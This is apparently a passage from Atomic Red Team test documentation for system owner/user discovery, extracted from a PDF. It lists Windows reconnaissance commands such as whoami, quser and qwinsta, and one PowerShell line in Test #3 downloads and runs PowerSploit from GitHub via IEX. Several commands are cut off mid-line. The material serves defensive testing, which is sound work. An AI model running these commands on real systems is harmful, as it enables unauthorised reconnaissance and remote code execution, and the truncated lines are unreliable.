

T1036.006
 T1036
 T1037.001
 T1037.002
 T1037.004

T1037.005

#### Inputs:

Name	Description	Туре	Default Value
computer_name	Name of remote computer	String	localhost

### Attack Commands: Run with command\_prompt!

```
cmd.exe /C whoami
wmic useraccount get /ALL
quser /SERVER:"#{computer_name}"
quser
qwinsta.exe /server:#{computer_name}
qwinsta.exe
for /F "tokens=1,2" %i in ('qwinsta /server:#{computer_name} ^| findstr
@FOR /F %n in (computers.txt) DO @FOR /F "tokens=1,2" %i in ('qwinsta /server)
```

## Atomic Test #2 - System Owner/User Discovery


Identify System owner or users on an endpoint

Upon successful execution, sh will stdout list of usernames.

**Supported Platforms:** Linux, macOS

auto\_generated\_guid: 2a9b677d-a230-44f4-ad86-782df1ef108c

Attack Commands: Run with sh!



## Atomic Test #3 - Find computers where user has session - Stealth mode (PowerView)

Find existing user session on other computers. Upon execution, information about any sessions discovered will be displayed.

**Supported Platforms:** Windows

auto\_generated\_guid: 29857f27-a36f-4f7e-8084-4557cd6207ca

Attack Commands: Run with powershell!

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/
```

# Atomic Test #4 - User Discovery With Env Vars PowerShell Script

Use the PowerShell environment variables to identify the current logged user.

Supported Platforms: Windows

Use the PowerShell "GetCurrent" method of the WindowsIdentity .NET class to identify the logged user.

**Supported Platforms:** Windows

auto\_generated\_guid: 1392bd0f-5d5a-429e-81d9-eb9d4d4d5b3b

Attack Commands: Run with powershell!

 $[System.Security.Principal.WindowsIdentity]::GetCurrent() \ | \ Out-File \ -Fi \ \square$ 

**Cleanup Commands:** 

Remove-Item -Path .\CurrentUserObject.txt -Force